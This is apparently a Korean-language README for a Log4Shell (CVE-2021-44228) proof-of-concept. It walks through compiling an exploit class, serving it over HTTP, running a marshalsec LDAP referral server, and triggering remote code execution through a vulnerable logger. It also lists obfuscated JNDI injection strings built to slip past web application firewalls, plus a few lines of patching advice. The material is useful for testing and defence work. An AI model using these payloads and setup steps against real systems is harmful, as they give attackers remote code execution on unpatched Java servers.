 maximofernandezriera/cve-2021-44228
Log4Shell(CVE-2021-44228)에 대한 개념 증명 익스플로잇으로, JNDI 주입을 통한 원격 코드 실행을 시연하며, 페이로드 컴파일, LDAP 서버 설정, WAF 우회 기법을 포함합니다.

1.x 버전에는 다른 취약점이 있으므로 최신 버전으로 업데이트할 것을 권장합니다.
Log4Shell(CVE-2021-44228)과 관련된 보안 권고/게시판
이 프로젝트를 다운로드하고, 익스플로잇 코드 blob/master/src/main/java/Exploit.java를 컴파일한 후, 컴파일된 바이너리를 다운로드할 수 있게 하는 웹서버를 시작하세요.
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce.git
cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# 웹서버 시작
# Python2용
python -m SimpleHTTPServer 8888
# Python3용
python3 -m http.server 8888

# python 웹서버가 Exploit.class와 같은 디렉토리에서 실행 중인지 확인하려면, 테스트
  curl -I 127.0.0.1:8888/Exploit.class
다른 프로젝트를 다운로드하고 JNDI 참조를 반환하는 LDAP 서버 구현을 실행하세요. https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java
git clone https://github.com/mbechler/marshalsec.git
cd marshalsec
# Java 8 필요
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://127.0.0.1:8888/#Exploit"
활성화 코드를 빌드하고 실행하면(취약한 Java 웹서버에서 log4j 공격을 시뮬레이션) blob/master/src/main/java/log4j.java, 계산기 앱이 나타날 것입니다.
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar log4j

# 다음을 기대합니다
# 1. 계산기 앱이 나타남
# 2. ldapserver 콘솔에서,
#  Send LDAP reference result for Exploit redirecting to http://127.0.0.1:8888/Exploit.class
# 3. webserver 콘솔에서,
#  127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1" 200 -
팁:
현재 Java 버전이 당신을 구해줄 것이라고 믿지 마세요. Log4(또는 JNDI 조회)를 업데이트하세요. 확장을 비활성화하세요(어쨌든 좋지 않은 생각으로 보입니다).
예시:

${jndi:ldap://127.0.0.1:1389/ badClassName}
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
웹 애플리케이션 방화벽을 신뢰하지 마세요.
Lookups는 Log4j 구성의 임의 위치에 값을 추가하는 방법을 제공합니다.
finally에서 누출을 유발하는 메서드
LogManager.getLogger().error()
LogManager.getLogger().fatal()
블랙박스 테스트를 하고 싶다면, 수동 스캔을 권장합니다.
즐거운 시간 되세요!!!


